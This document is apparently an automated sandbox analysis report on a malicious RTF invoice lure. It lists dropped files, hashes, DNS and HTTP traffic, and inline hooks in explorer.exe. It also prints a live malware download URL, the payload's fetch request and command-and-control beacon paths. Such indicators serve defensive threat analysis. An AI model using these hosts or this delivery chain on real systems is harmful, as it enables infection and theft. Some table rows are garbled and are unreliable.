| Antivirus: | Antivirus: Avira, Detection: 100% Antivirus: Joe Sandbox ML, Detection: 100% Antivirus: ReversingLabs, Detection: 37% |
| Reputation: | low |
| IE Cache URL: | http://vm1662026.3ssd.had.wf/mpomabiva.exe |
| Preview: | MZ |

| C:\Users\user | C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1E842130-90B9-4F45-8DA5-C9F08E2C2850}.tmp | | |
|-----------------|--|--|--|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE | | |
| File Type: | data | | |
| Category: | dropped | | |
| Size (bytes): | 1024 | | |
| Entropy (8bit): | 0.05390218305374581 | | |
| Encrypted: | false | | |
| SSDEEP: | 3:ol3lYdn:4Wn | | |
| MD5: | 5D4D94EE7E06BBB0AF9584119797B23A | | |

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| C:\Users\user\ | C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{1E842130-90B9-4F45-8DA5-C9F08E2C2850}.tmp | | |
|----------------|--|--|--|
| SHA1: | DBB111419C704F116EFA8E72471DD83E86E49677 | | |
| SHA-256: | 4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1 | | |
| SHA-512: | 95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4 | | |
| Malicious: | false | | |
| Reputation: | high, very likely benign file | | |
| Preview: | | | |

| C:\Users\use | r\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{7621A4C2-B642-4F8D-86CD-93AA6D767CE8}.tmp |
|-----------------|--|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 7342 |
| Entropy (8bit): | 3.4430552284858305 |
| Encrypted: | false |
| SSDEEP: | 192:XTZWwdTPSxSqkH6rTqL1Y5LnCDUi+s291Tliysb+93xNRvBiD:lWwZpqE6rOZAnLi+s2TlXssbBiD |
| MD5: | DB69A1851F60B6019CC16357C786F4DE |
| SHA1: | F8C3F584A201D0B2C7B4E86CCE7AF034B2BC2C6A |
| SHA-256: | 84D76E69626BD7AA36995B5ED5370EC4BC3BBC251F4AD38962D2E2A2C13BB177 |
| SHA-512: | 6944927FA2465E94E6ADC23151D4BD39762774F93FEB0542E8A1834908E6A029CC6A93972DC86A257201580B3CF26D2F15AA301780CA9A4D7F090AC9ADE61BB |
| Malicious: | false |
| Reputation: | low |
| Preview: | ?::?`/!)~.@.%::??+?.9.5.,2`.6.#:.).>?.>??#* .+::?`~. .2~6.!.3.0.!.].(%.%*~;,@.?.??.).=8.@.8.%%>6([.([?\$/0>5:.?.5.0.]?.+.5). ?.5::(6.4.+3=9.8.5\$? .1.(;,1.? ,,>++[4.8<%.@.0.>~/.).#^^?+,;~1.%6.,%:.8[~>./^?.8.2'.7*??>).<=7.!.2.,%';].[.5?[?.[/=?^5.].+>,^5.].+>&6.8.@. [>,&2.,.&^!(?,0.=&5.,^.%.3.2.?),[=.\$3.% .7?\$!%-+.+/.9<;,2.*6.].#^2.2=-1.?.)?.('.1. ; .?\$.8.8.@.0@.?&%.[. .(9.3.4.5.4;/4 .@.?.7,?\$. 18!.9%?.6.[>.`*,\$!.12.9.@.7.~1.!>;.*_#=4.% .(#.6.4?6.?(^;.=?^=.*3`/.??/>3.??.`.%;; %9 ?%].?*8.(+`3.['.?+8>1. (?4<&%?.[%8.??.,%==1.??9@.(?8.*?;,&/.4.3.?.)?~\$.%5.*([?~4.30+8`6.?]?`.5+?<4.4.[?.<<).+6.).8. |

| C:\Users\use | r\AppData\Roaming\Microsoft\Office\Recent\RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.LNK |
|-----------------|---|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Thu Jan 14 03:36:37 2021, length=1323990, window=hide |
| Category: | dropped |
| Size (bytes): | 2398 |
| Entropy (8bit): | 4.58747666562162 |
| Encrypted: | false |
| SSDEEP: | 48:8TD/XT3lkqYp4JHNph8Qh2TD/XT3lkqYp4JHNph8Q/:8TD/XLlkPp4JNph8Qh2TD/XLlkPp4JNH |
| MD5: | AD487D48B73A9F82C2F3AC847B13A49B |
| SHA1: | 3B7C540839DB5130CFA0AA5599EEEA943D8A2CBD |
| SHA-256: | A25FD54F42AED2422F9681D37ADD2F0453D606284D731040CAC94B06A0F6BB9D |
| SHA-512: | E968FA26D0A19890A9C665129319CA1D22CFC2397361DCB71E1D56394A3F595D87EB1629D7583F51A9DEF602B88EA9AC105B31714C2D54A8661F0F4EFCC5E88 |
| Malicious: | false |
| Reputation: | low |
| Preview: | L |

| C:\Users\user | C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat | | |
|-----------------|---|--|--|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE | | |
| File Type: | ASCII text, with CRLF line terminators | | |
| Category: | dropped | | |
| Size (bytes): | 179 | | |
| Entropy (8bit): | 4.7528033330948745 | | |
| Encrypted: | false | | |
| SSDEEP: | 3:M1IZQVVZ1L9LTSvKQVVZ1L9LTSmX1IZQVVZ1L9LTSv:MPVv3GtVv3XVv3c | | |
| MD5: | 02635CE17E45C4F9008EDCDB73B2407B | | |
| SHA1: | FCB5F7EBCD0870B67A3187CC12875DC4D9D3CC70 | | |
| SHA-256: | B410A5D58D9724095357F1DFB471CE4B84275AB0C5671C945A61C4E4EAC19D61 | | |
| SHA-512: | 130F115757BC058DB19E3A7A93F9EA74F7F5F7E4DD0E772BE49C048BC78FB869ED7166FBC5DFBDC9F8BF32C63193782278FF852D85F30D80F6B9CD201FA84A6 | | |

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| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat | | |
|---|---|--|
| Malicious: | false | |
| Reputation: | low | |
| | [doc]RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.LNK=0RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.LNK=0[doc]RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.LNK=0 | |

| C:\Users\user | \AppData\Roaming\Microsoft\Templates\-\$Normal.dotm |
|-----------------|--|
| Process: | C:\Program Files\Microsoft Office14\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 162 |
| Entropy (8bit): | 2.431160061181642 |
| Encrypted: | false |
| SSDEEP: | 3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l |
| MD5: | 6AF5EAEBE6C935D9A5422D99EEE6BEF0 |
| SHA1: | 6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC |
| SHA-256: | CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719 |
| SHA-512: | B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE |
| Malicious: | false |
| Reputation: | high, very likely benign file |
| Preview: | .user^ |

| C:\Users\use | r\AppData\Roaming\mpomboby8423.exe |
|-----------------|---|
| Process: | C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE |
| File Type: | PE32 executable (GUI) Intel 80386, for MS Windows |
| Category: | dropped |
| Size (bytes): | 333824 |
| Entropy (8bit): | 7.6392134738851505 |
| Encrypted: | false |
| SSDEEP: | 6144:sr115DbAQcHAORYANc2wPYShrCT1X9ZpKltQzUvrYbdw3CK:Q115fAPHtwdWTvZAQoYCP |
| MD5: | 06AAFD2382D63AFC9874125E5C1062B0 |
| SHA1: | E3B553368EEC14EA84BA32F291A17DC614C64670 |
| SHA-256: | 92420EBD5FEEB4171DB8A4877AC6EB2DD594FD4D07192408B26AA9B98C5D048D |
| SHA-512: | CD317DF3B6F9B86E3B3C2EEF38D5B4FB8900562AAE920C08607075FE6FD3E01480035F6FFB4188CAE49C37FAEBD6ED626A2DA457C75D99BA1535A42D2A690E |
| Malicious: | true |
| Antivirus: | Antivirus: Avira, Detection: 100% Antivirus: Joe Sandbox ML, Detection: 100% Antivirus: ReversingLabs, Detection: 37% |
| Reputation: | low |
| Preview: | MZ |

| C:\Users\use | r\Desktop\~\$Q RATED POWER 2000HP- OTHERSPECIFICATION.docx.doc |
|-----------------|--|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 162 |
| Entropy (8bit): | 2.431160061181642 |
| Encrypted: | false |
| SSDEEP: | 3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l |
| MD5: | 6AF5EAEBE6C935D9A5422D99EEE6BEF0 |
| SHA1: | 6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC |
| SHA-256: | CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719 |
| SHA-512: | B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE |
| Malicious: | false |
| Preview: | .user^ |

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Static File Info

| General | |
|-----------------------|--|
| File type: | Rich Text Format data, unknown version |
| Entropy (8bit): | 4.022815476091201 |
| TrID: | Rich Text Format (5005/1) 55.56%Rich Text Format (4004/1) 44.44% |
| File name: | RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.doc |
| File size: | 1323990 |
| MD5: | 44cce032ed68104da1f632d18dd16971 |
| SHA1: | 415e8f97c4ad9392ee905cef88b814f0fd4162a2 |
| SHA256: | 1f9d1bffe188b76bbd97cb2fd59ab47248b71fcede2f415c a29fcc0f1040bbee |
| SHA512: | 61062853a8ce2c68953105d485d63ef809aa0b94c677d3 04f7633226e1415e427521ed6beba45fb76de999762656f 30d289f2e4ea8dbb80b659812d50c0511b7 |
| SSDEEP: | 24576:gEirQ4yNrQb+SMe9Gt+qiiXT7vWultiCaEITcgKG IWxRDSH9a8Kf1MxZH4BtLyl8:m |
| File Content Preview: | {\rtf4459?:?'.!_\-@%:??_+?95,2`6#:\>?>??.#* +:?`~ 2 ~6!30!](%%*-;@???)=8@8%%>6.([([.?\$,/0.>5-:?50]?+ 5)?5:(64+3=985.\$? 1(;1? _,>++[48<_%@0>~/)#^^ ?.+,,;~1%6,%:8.[~>/^982'7.*??>)<=.7!2,%';][5?.[?[-/.=.?^ 5 +_>&68@ .[>,.&?,&^1,(?.,0=&5^\%32?.`,[=\$ |

File Icon

| Icon Hash: | e4eea2aaa4b4b4a4 |
|------------|------------------|


Static RTF Info

Objects

| Id | Start | Format ID | Format | Classname | Datasize | Filename | Sourcepath | Temppath | Exploit |
|----|-----------|-----------|--------|-----------|----------|----------|------------|----------|---------|
| 0 | 00000C5Dh | | | | | | | | no |

Network Behavior

Network Port Distribution



TCP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|-------------------------------------|-------------|-----------|--------------|----------------|
| Jan 13, 2021 20:37:14.764405966 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |

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| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|-------------------------------------|-------------|-----------|----------------|----------------|
| Jan 13, 2021 20:37:14.816431999 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.816730976 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.817434072 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.869082928 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14:800426893 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14:870512009 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| | | | | |
| Jan 13, 2021 20:37:14.870580912 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.870640993 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.870647907 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.870683908 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.870712042 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.870728016 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.870764017 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.870778084 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.870841980 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.870853901 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.870901108 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.870914936 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.870981932 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.870982885 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.871042967 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.871046066 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.871146917 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.881366968 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.922678947 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| | | | | |
| Jan 13, 2021 20:37:14.922713995 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922727108 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922739029 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922755957 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922772884 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922791004 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922807932 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922817945 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.922826052 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922836065 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.922838926 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.922848940 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922869921 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922878027 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.922888041 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922899008 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.922908068 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.922909021 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922928095 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922935963 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.922944069 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| | | | | |
| Jan 13, 2021 20:37:14.922946930 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922966003 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922970057 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.922982931 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.922991037 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.922996998 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.923001051 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.923019886 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.923021078 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.923037052 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.923038006 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.923048973 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.923088074 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.924243927 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| | 80 | | | |
| Jan 13, 2021 20:37:14.974742889 CET | | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.974819899 CET | 40165 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.974841118 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.974864006 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |

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| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|-------------------------------------|-------------|-----------|----------------|----------------|
| Jan 13, 2021 20:37:14.974910021 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.974948883 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.974951029 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.974987984 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.974999905 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975027084 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975030899 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975054026 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975061893 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975100040 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975114107 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975122929 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975137949 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975159883 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975174904 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975215912 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975222111 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975227118 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975258112 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975275993 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975317001 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975336075 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975354910 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975368023 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975392103 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975393057 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975426912 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975462914 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975492954 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975498915 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975513935 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975539923 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |
| Jan 13, 2021 20:37:14.975545883 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975586891 CET | 80 | 49165 | 92.119.114.220 | 192.168.2.22 |
| Jan 13, 2021 20:37:14.975604057 CET | 49165 | 80 | 192.168.2.22 | 92.119.114.220 |

UDP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|-------------------------------------|-------------|-----------|--------------|--------------|
| Jan 13, 2021 20:37:14.687720060 CET | 52197 | 53 | 192.168.2.22 | 8.8.8.8 |
| Jan 13, 2021 20:37:14.749825001 CET | 53 | 52197 | 8.8.8.8 | 192.168.2.22 |
| Jan 13, 2021 20:38:29.660865068 CET | 53099 | 53 | 192.168.2.22 | 8.8.8.8 |
| Jan 13, 2021 20:38:29.733834982 CET | 53 | 53099 | 8.8.8.8 | 192.168.2.22 |
| Jan 13, 2021 20:39:23.412831068 CET | 52838 | 53 | 192.168.2.22 | 8.8.8.8 |

DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Туре | Class |
|-------------------------------------|--------------|---------|----------|--------------------|-----------------------------|----------------|-------------|
| Jan 13, 2021 20:37:14.687720060 CET | 192.168.2.22 | 8.8.8.8 | 0xd92d | Standard query (0) | vm1662026. 3ssd.had.wf | A (IP address) | IN (0x0001) |
| Jan 13, 2021 20:38:29.660865068 CET | 192.168.2.22 | 8.8.8.8 | 0xa14d | Standard query (0) | www.ghelyo un.net | A (IP address) | IN (0x0001) |
| Jan 13, 2021 20:39:23.412831068 CET | 192.168.2.22 | 8.8.8.8 | Oxccff | Standard query (0) | www.aboutw heelchair.com | A (IP address) | IN (0x0001) |

DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Туре | Class |
|---|-----------|--------------|----------|--------------|---------------------------|-------|----------------|----------------|-------------|
| Jan 13, 2021 20:37:14.749825001 CET | 8.8.8.8 | 192.168.2.22 | 0xd92d | No error (0) | vm1662026. 3ssd.had.wf | | 92.119.114.220 | A (IP address) | IN (0x0001) |
| Jan 13, 2021 20:38:29.733834982 CET | 8.8.8.8 | 192.168.2.22 | 0xa14d | No error (0) | www.ghelyo un.net | | 91.195.240.94 | A (IP address) | IN (0x0001) |

HTTP Request Dependency Graph

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- vm1662026.3ssd.had.wfwww.ghelyoun.net

HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|------------|--------------|-------------|----------------|-------------------------|--|
| 0 | 192.168.2.22 | 49165 | 92.119.114.220 | 80 | C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE |

| Timestamp | kBytes transferred | Direction | Data |
|--|-----------------------|-----------|--|
| Jan 13, 2021 20:37:14.817434072 CET | 0 | OUT | GET /mpomabiva.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: vm1662026.3ssd.had.wf Connection: Keep-Alive |
| Jan 13, 2021 20:37:14.870426893 CET | 2 | IN | HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 19:37:14 GMT Content-Type: application/octet-stream Content-Length: 333824 Last-Modified: Wed, 13 Jan 2021 12:17:39 GMT Connection: keep-alive Keep-Alive: timeout=60 ETag: "5ffee4e3-51800" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 30 00 00 00 00 00 00 00 00 00 00 00 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|------------|--------------|-------------|----------------|-------------------------|-------------------------|
| 1 | 192.168.2.22 | 49166 | 91.195.240.94 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|--|-----------------------|-----------|--|
| Jan 13, 2021 20:38:29.788322926 CET | 352 | OUT | GET /iic6/?Cr24w=dZrXWrr0J06LhDJ&UL0tljxP=LfZLOLN5XSNEI+sCgvR59RXQ9jmNrQ0h0keI8mxtmC8z/BE1 pdL/TKWDQE351dcf8yE5vQ== HTTP/1.1 Host: www.ghelyoun.net Connection: close Data Raw: 00 00 00 00 00 00 00 00 00 Data Ascii: |
| Jan 13, 2021 20:38:29.845252991 CET | 353 | IN | HTTP/1.1 301 Moved Permanently content-type: text/html; charset=utf-8 location: https://www.ghelyoun.net/iic6/?Cr24w=dZrXWrr0J06LhDJ&UL0tljxP=LfZLOLN5XSNEI+sCgvR59RXQ9jmN rQ0h0kel8mxtmC8z/BE1pdL/TKWDQE351dcf8yE5vQ== date: Wed, 13 Jan 2021 19:38:29 GMT content-length: 173 connection: close Data Raw: 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 68 65 6c 79 6f 75 6e 2e 6e 65 74 2f 69 69 63 36 2f 3f 43 72 32 34 77 3d 64 5a 72 58 57 72 72 30 4a 30 36 4c 68 44 4a 26 61 6d 70 3b 55 4c 30 74 6c 6a 78 50 3d 4c 66 5a 4c 4f 4c 4e 35 58 53 4e 45 49 2b 73 43 67 76 52 35 39 52 58 51 39 6a 6d 4e 72 51 30 68 30 6b 65 49 38 6d 78 74 6d 43 38 7a 2f 42 45 31 70 64 4c 2f 54 4b 57 44 51 45 33 35 31 64 63 66 38 79 45 35 76 51 3d 3d 22 3e 4d 6f 76 65 64 20 50 572 6d 61 6e 65 6e 74 6c 79 3c 2f 61 3e 2e 0a 0a Data Ascii: Moved Permanently >. |

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Code Manipulations

User Modules

Hook Summary

| Function Name | Hook Type | Active in Processes |
|---------------|-----------|---------------------|
| PeekMessageA | INLINE | explorer.exe |
| PeekMessageW | INLINE | explorer.exe |
| GetMessageW | INLINE | explorer.exe |
| GetMessageA | INLINE | explorer.exe |


Processes

Process: explorer.exe, Module: USER32.dll

| Function Name | Hook Type | New Data |
|---------------|-----------|-------------------------------|
| PeekMessageA | INLINE | 0x48 0x8B 0x8E 0xEE 0xEE |
| PeekMessageW | INLINE | 0x48 0x8B 0x86 0x6E 0xEE |
| GetMessageW | INLINE | 0x48 0x8B 0x86 0x6E 0xEE |
| GetMessageA | INLINE | 0x48 0x8B 0xB8 0x8E 0xEE 0xEE |

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2388 Parent PID: 584

General

| Start time: | 20:36:42 |
|------------------------|---|
| Start date: | 13/01/2021 |
| Path: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| Wow64 process (32bit): | false |
| Commandline: | 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding |

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| Imagebase: | 0x13fcb0000 |
|-------------------------------|----------------------------------|
| File size: | 1424032 bytes |
| MD5 hash: | 95C38D04597050285A18F66039EDB456 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

File Activities

File Created

| File Path | Access | Attributes | Options | Completion | | Source Address | Symbol |
|--------------------------------------|---|------------|---|-----------------|---|-------------------|------------------|
| C:\Users\user\AppData\Local\Temp\VBE | read data or list directory synchronize | | directory file synchronous io non alert open for backup ident open reparse point | success or wait | 1 | 7FEE93926B4 | CreateDirectoryA |

File Deleted

| File Path | Completion | Count | Source Address | Symbol |
|--|-----------------|-------|-------------------|---------|
